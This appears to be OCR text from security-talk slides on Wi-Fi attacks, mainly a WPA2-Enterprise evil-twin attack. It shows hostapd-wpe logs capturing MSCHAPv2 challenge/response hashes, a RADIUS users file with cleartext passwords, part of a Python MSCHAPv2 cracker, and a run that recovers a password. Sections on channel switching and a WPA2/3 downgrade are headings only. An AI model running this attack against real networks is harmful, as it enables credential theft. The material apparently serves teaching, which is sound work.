


Channel Switch Announcement




Channel Switch Announcement





WPA2 Enterprise Crack (Evil Twin)



WPA2 Enterprise Crack (Evil Twin)

```
● ubuntu@ip-172-31-40-27:~$ service freeradius status
  ● freeradius.service - FreeRADIUS multi-protocol policy server
       Loaded: loaded (/lib/systemd/system/freeradius.service; disabled; vendor preset: enabled)
       Active: active (running) since Thu 2022-10-06 17:30:10 UTC; 1 months 12 days ago
         Docs: man:radiusd(8)
               man:radiusd.conf(5)
               http://wiki.freeradius.org/
               http://networkradius.com/doc/
     Main PID: 16672 (freeradius)
       Status: "Processing requests"
        Tasks: 6 (limit: 2316)
       Memory: 79.9M
       CGroup: /system.slice/freeradius.service
               └─16672 /usr/sbin/freeradius -f

  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: Please use tls_min_version and tls_max_version instead of disable_tlsv1_2
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: tls: Using cached TLS configuration from previous invocation
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: tls: Using cached TLS configuration from previous invocation
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: rlm_cache (cache_eap): Driver rlm_cache_rbtree (module rlm_cache_rbtree) loaded and linked
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: Ignoring "sql" (see raddb/mods-available/README.rst)
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: Ignoring "ldap" (see raddb/mods-available/README.rst)
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]:  # Skipping contents of 'if' as it is always 'false' -- /etc/freeradius/3.0/sites-enabled/inner-tunnel:336
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: radiusd: #### Skipping IP addresses and Ports ####
  Oct 06 17:30:09 ip-172-31-40-27 freeradius[16670]: Configuration appears to be OK
  Oct 06 17:30:10 ip-172-31-40-27 systemd[1]: Started FreeRADIUS multi-protocol policy server.
```

```
1701109 Cleartext-Password := "981217"
21114872 Cleartext-Password := "020801"
202010884 Cleartext-Password := "000211"
18011585 Cleartext-Password := "980511"
#
#       Configuration file for the rlm_files module.
#       Please see rlm_files(5) manpage for more information.
#
#       This file contains authentication security and configuration
```

/etc/freeradius/3.0/users

WPA2 Enterprise Crack (Evil Twin)

```
┌──(root㉿junan)-[/etc/hostapd-wpe]
└─# hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.11: authenticated
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 2c:6d:c1:32:90:ba
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-STARTED 2c:6d:c1:32:90:ba
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'
wlan0: CTRL-EVENT-EAP-RETRANSMIT 2c:6d:c1:32:90:ba
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.1X: Identity received from STA: 'bob'


mschapv2: Fri Nov 11 14:43:21 2022
         username:      bob
         challenge:     a3:93:bb:ce:a0:df:c8:12
         response:      e6:45:20:03:17:49:f0:69:11:66:99:c4:3e:4c:00:6e:e2:9a:29:e6:2c:e4:1d:16
         jtr NETNTLM:           bob:$NETNTLM$a393bbcea0dfc812$e64520031749f069116699c43e4c006ee29a29e62ce41d16
         hashcat NETNTLM:       bob::::e64520031749f069116699c43e4c006ee29a29e62ce41d16:a393bbcea0dfc812
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.11: authenticated
wlan0: STA 2c:6d:c1:32:90:ba IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 2c:6d:c1:32:90:ba
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-STARTED 2c:6d:c1:32:90:ba
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
```

WPA2 Enterprise Crack (Evil Twin)

5208 lines (5208 sloc) | 35.6 KB

```
900101
900102
900103
900104
900105
900106
900107
900108
900109
900110
900111
900112
900113
900114
900115
900116
```

Username
Challenge
response

→

ID/PW Crack!

59 lines (49 sloc) | 2.45 KB

```python
import binascii
import random
import hashlib
import sys
from Crypto.Cipher import DES

class Cracker:
    def __init__(self, pwfile, username, challenge, response):
        self.pwfile = pwfile
        self.username = username.encode()
        self.challenge = binascii.unhexlify(challenge.replace(':', '').lower())
        self.response = binascii.unhexlify(response.replace(':', '').lower())

    def get_nt_password_hash(self, pw):
        return hashlib.new('md4',pw.encode("utf-16le")).digest()

    # Copied from https://github.com/SecureAuthCorp/impacket/blob/1c21a460ae1f8
    def __expand_DES_key(self, key):
    # Expand the key from a 7-byte password key into a 8-byte DES key
        key  = key[:7]
        key += bytearray(7-len(key))
        s = bytearray()
        s.append(((key[0] >> 1) & 0x7f) << 1)
        s.append(((key[0] & 0x01) << 6 | ((key[1] >> 2) & 0x3f)) << 1)
        s.append(((key[1] & 0x03) << 5 | ((key[2] >> 3) & 0x1f)) << 1)
        s.append(((key[2] & 0x07) << 4 | ((key[3] >> 4) & 0x0f)) << 1)
```


WPA2 Enterprise Crack (Evil Twin)

```
mschapv2: Fri Nov 18 18:46:39 2022
         username:      18011585
         challenge:     45:6f:36:6f:85:c3:af:61
         response:      24:6c:20:e0:3a:7c:69:fb:99:6b:8f:c8:cf:40:df:c6:52:ed:db:17:7f:cd:e6:23
         jtr NETNTLM:           18011585:$NETNTLM$456f366f85c3af61$246c20e03a7c69fb996b8fc8cf40dfc652eddb177fcde623
         hashcat NETNTLM:       18011585:::246c20e03a7c69fb996b8fc8cf40dfc652eddb177fcde623:456f366f85c3af61
wlan1: STA ec:aa:25:93:e5:8f IEEE 802.1X: Identity received from STA: '18011585'
wlan1: STA ec:aa:25:93:e5:8f IEEE 802.1X: Identity received from STA: '18011585'
wlan1: CTRL-EVENT-EAP-FAILURE ec:aa:25:93:e5:8f
```


```
┌──(root㉿junan)-[/home/junan/duck-tools/python/mschapv2_crack]
└─#

┌──(root㉿junan)-[/home/junan/duck-tools/python/mschapv2_crack]
└─# python3 crack.py ./wordlist/apjali.txt 18011585 45:6f:36:6f:85:c3:af:61 24:6c:20:e0:3a:7c:69:fb:99:6b:8f:c8:cf:40:
df:c6:52:ed:db:17:7f:cd:e6:23
[+] Username: b'18011585'
[+] PW      : 980511
```


WPA2/3 Downgrade Attack



WPA2/3 Downgrade Attack



WPA2/3 Downgrade Attack



Thank you

jeongsw1217@gmail.com